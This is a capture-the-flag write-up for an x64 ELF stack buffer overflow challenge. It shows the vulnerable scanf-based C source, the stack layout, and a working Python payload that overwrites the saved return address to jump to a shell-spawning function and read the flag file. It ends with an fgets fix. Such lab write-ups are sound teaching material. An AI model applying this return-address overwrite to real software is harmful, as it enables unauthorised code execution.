

ELF x64 - Stack buffer overflow - basic

Abdoulkader MOUSSA MOHAMED

February 2023

1 Search vulnerability

The following protections are enabled on the program : *Read Only relocations, Pile non exécutable, Tas non exécutable, Distribution aléatoire de l'espace d'adressage.*

Let's firstly read the source code of our program.

```
..
void callMeMaybe(){
    char *argv[] = { "/bin/bash", "-p", NULL };
    execve(argv[0], argv, NULL);
}

int main(int argc, char **argv){

    char buffer[256];
    int len, i;

    scanf("%s", buffer);
    len = strlen(buffer);

    printf("Hello %s\n", buffer);

    return 0;
}
```

We notice that :

* *scanf* reads characters from stdin and put it in **buffer** while **buffer** size is limited to 256. So this is vulnerable to **buffer overflow** attack.

* As the numbers of characters from stdin is not limited, it's an opportunity to do an overflow on **buffer** to change **saved rip** so that he will point on the function **callMeMaybe**.

Let's draw the stack. In assembly code of main , we can see :

```
mov    %eax,-0x4(%rbp)        // rbp-0x4 is the offset of 'len'
..
lea    -0x110(%rbp),%rax    // rbp-0x110 is the offset of 'buffer'
```

So the stack looks like :

```
Highest Address
---------------------
| rip (8 bytes)      |
---------------------    rip
| rbp (8 bytes)      |
---------------------    rbp
| len  (4 bytes)     |
---------------------    rbp - 0x4
| buffer (268 bytes) |
---------------------    rbp - 0x110
Lowest Address
```

Finally, we must know the address of the function **callMeMaybe** that we want to call.

```
$ objdump -d ch35 |grep "callMeMaybe"
00000000004005e7 <callMeMaybe>:
```

So, the address of **callMeMaybe** is **0x4005e7**.

2 Exploit it !

Before that we start to exploit the vulnerabilty, we know that

* we are in an little endian architecture.
* we must use **cat** command that keeps stdin open to avoid that the shell open then close.
* our program is an 64 bits ELF file.

So the address of **callMeMaybe** in little endian format and 8 bytes is

\xe7\x05\x40\x00\x00\x00\x00\x00

.

Now that we are ready, let's go.

```
$ (python -c 'print("A"*268 + "\x00"*4 + "\x00"*8 + "\xe7\x05\x40\
    x00\x00\x00\x00\x00" )'; cat) |./ch35
Hello
    AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

ls -a
.  ..  ._perms  .git  .passwd  ch35  ch35.c
cat .passwd
flagflagflagflag
```

Bingo!

3 How to correct it

To avoid this kind of vulnerability, we just have to make sure that the length of the data is controlled and we never write data in a buffer more than his capacity. Here is a fix of the program :

```c
#define BUFFER_SIZE 256
..
void callMeMaybe(){
    char *argv[] = { "/bin/bash", "-p", NULL };
    execve(argv[0], argv, NULL);
}

int main(int argc, char **argv){

    char buffer[BUFFER_SIZE];
    ..
    fgets(buffer, BUFFER_SIZE, stdin);
    ..
}
```